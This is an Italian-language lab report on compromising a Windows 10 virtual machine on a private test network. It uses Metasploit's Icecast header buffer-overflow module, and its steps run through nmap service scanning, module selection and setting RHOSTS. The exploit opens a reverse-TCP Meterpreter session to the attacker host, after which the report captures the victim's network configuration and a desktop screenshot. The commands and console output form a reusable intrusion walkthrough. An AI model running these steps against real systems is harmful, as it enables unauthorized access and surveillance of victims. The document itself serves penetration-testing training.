Report: Hacking Windows con Metasploit

Introduzione

Il presente report presenta una simulazione di un attacco indirizzato al sistema operativo **Windows 10**.

L'attività è stata condotta sfruttando il framework **Metasploit** per identificare e compromettere la sicurezza della macchina vittima. Nello specifico, è stata utilizzata una vulnerabilità nota nel software **Icecast** installato sul sistema target, al fine di ottenerne il controllo remoto.

Obiettivi

Gli obiettivi primari erano i seguenti:

- Ottenere una **sessione Meterpreter** sul target Windows 10 sfruttando il programma Icecast.
- Verificare l'avvenuta intrusione visualizzando l'**indirizzo IP della vittima**.
- Dimostrare il controllo del sistema recuperando uno **screenshot** del desktop remoto tramite la sessione ottenuta.


Svolgimento

Ricognizione e Analisi (Information Gathering)

In questa fase sono stati raccolti i dati necessari per identificare la superficie di attacco.

Comando eseguito:


ping 192.168.50.10



Il comando invia pacchetti ICMP al target. Serve a verificare la raggiungibilità di rete della macchina vittima (disponibilità).

Comando eseguito:

nmap -sV 192.168.50.10



Questo comando avvia una scansione delle porte verso l'indirizzo IP del target. L'opzione -sV è cruciale perché non si limita a dire quali porte

sono aperte, ma interroga i servizi per determinare la **versione**. Questo passaggio è fondamentale per confermare la presenza di **Icecast** e verificare se la versione installata è vulnerabile.

Configurazione dell'Exploit

Una volta individuato il servizio vulnerabile, si è proceduto alla preparazione dell'attacco tramite la console di Metasploit.

Comando eseguito:

search icecast

Questo comando interroga il database interno di Metasploit per trovare moduli di attacco associati alla parola chiave "icecast". È necessario per individuare l'exploit specifico capace di sfruttare la vulnerabilità del software target.

Comando eseguito:

use exploit/windows/http/icecast_header

Seleziona e carica il modulo di exploit specifico (icecast_header). Questo exploit sfrutta una vulnerabilità di buffer overflow nella gestione degli header HTTP di **Icecast** su sistemi Windows, permettendo l'esecuzione di codice arbitrario.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search icecast

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/http/icecast_header) >
```


Comando eseguito:

set RHOSTS 192.168.50.10

Configura il parametro **RHOSTS** (Remote Hosts) del modulo caricato. È un passaggio obbligatorio per indicare all'exploit l'indirizzo IP della macchina vittima verso cui dirigere l'attacco.

Comando eseguito:

exploit



Lancia l'attacco effettivo. Metasploit invia il payload confezionato al servizio Icecast del target. Il successo di questo comando determina l'apertura di una connessione inversa (reverse shell) e l'instaurazione della sessione **Meterpreter** .

Azioni Post-Exploitation

Con la sessione Meterpreter attiva, sono stati eseguiti i comandi per soddisfare gli obiettivi di verifica e raccolta prove.

Comando eseguito:

ipconfig

Eseguito all'interno della sessione remota, questo comando mostra la configurazione di rete della macchina compromessa. Risponde direttamente all'obiettivo di "vedere l'indirizzo IP della vittima" per confermare di aver preso il controllo dell'host corretto.

```
msf exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.10
RHOSTS => 192.168.50.10
msf exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.50.35:4444
[*] Sending stage (188998 bytes) to 192.168.50.10
[*] Meterpreter session 1 opened (192.168.50.35:4444 -> 192.168.50.10:49497) at 2026-01-22 09:04:04 -0500

meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d5:27:ed
MTU          : 1500
IPv4 Address : 192.168.50.10
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:320a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >
```

Comando eseguito:

screenshoot


```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:d5:27:ed
MTU          : 1500
IPv4 Address : 192.168.50.10
IPv4 Netmask : 255.255.255.0


Interface  6
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:320a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/dVkEbwUe.jpeg
meterpreter >
```



Questo comando cattura un'istantanea del desktop della vittima e la salva sulla macchina attaccante, fornendo una prova visiva inconfutabile della compromissione del sistema grafico.

Conclusione

L'obiettivo dell'attività è stato raggiunto. Sfruttando l'identificazione precisa del servizio **Icecast** e l'applicazione mirata del framework Metasploit, è stato stabilito con successo un accesso remoto stabile al sistema **Windows 10**. Le successive operazioni di post-exploitation, come la verifica dell'indirizzo IP e l'acquisizione di uno screenshot, hanno convalidato la riuscita della procedura, confermando la vulnerabilità del sistema bersaglio.